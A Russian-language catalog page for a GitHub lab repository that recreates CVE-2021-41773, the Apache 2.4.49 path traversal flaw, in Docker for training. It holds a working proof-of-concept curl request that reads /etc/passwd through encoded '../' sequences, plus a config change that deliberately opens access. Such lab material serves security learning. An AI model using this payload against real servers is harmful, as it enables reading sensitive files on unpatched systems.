
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/jiyun02/cve-2021-41773
Анализ уязвимостейЭксплуатацияВеб-безопасностьТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubjiyun02/cve-2021-41773

cve-2021-41773

Docker-based лабораторная среда для уязвимости обхода пути CVE-2021-41773 в Apache с PoC-эксплойтом и подробным руководством для тестирования безопасности и обучения.


Репозиторий
271 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    315

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2021-41773 – Apache Path Traversal: отчёт


Краткое описание

  • Уязвимость, обнаруженная в Apache HTTP Server 2.4.49, которая в зависимости от конфигурации веб-сервера может раскрывать конфиденциальные файлы системы через атаку Path Traversal
  • Path Traversal: злоумышленник может получить доступ к файлам за пределами веб-корня, используя пути, содержащие ../

Информация

  • Название уязвимости: CVE-2021-41773
  • Затронутые версии: Apache HTTP Server 2.4.49
  • Тип уязвимости: Path Traversal
  • Наличие официального патча: исправлено в версии 2.4.50 и выше

Настройка лабораторного окружения

  • Базовый образ: 'httpd:2.4.49' (DockerHub)
  • Способ запуска контейнера: Dockerfile + docker-compose.yml
  • Порт: 8080 → подключение к порту 80 контейнера
  • Изменение конфигурации Apache: 'Require all granted' (разрешает Path Traversal)

Как запустить окружение

  • git clone https://github.com/JIYUN02/cve-2021-41773.git
  • cd cve-2021-41773
  • docker-compose up --build

PoC уязвимости

  • curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

Подробный процесс

  1. Подготовка директории для задания image
image

  1. Создание Dockerfile image

-> Базовый образ: httpd:2.4.49 (версия с уязвимостью)

-> 'sed -i 's/Require all denied/Require all granted/g' : разрешение Path Traversal и внешнего доступа

  1. docker-compose.yml image

-> Определение Apache

-> Проброс порта 8080 на порт 80 контейнера

  1. Запуск docker

    image

  2. Выполнение PoC

    image

-> curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

-> /etc/passwd содержит конфиденциальную информацию; %2e — это закодированный вариант .., который означает переход в родительский каталог

-> Манипулируя путём, сервер обращается к /etc/passwd и выводит его содержимое

  1. Результат выполнения image

-> Как показано на изображении выше, возможен доступ к конфиденциальным каталогам


URL репозитория, доступного через Fork

https://github.com/JIYUN02/cve-2021-41773

-> Имеется история коммитов

Скачать инструмент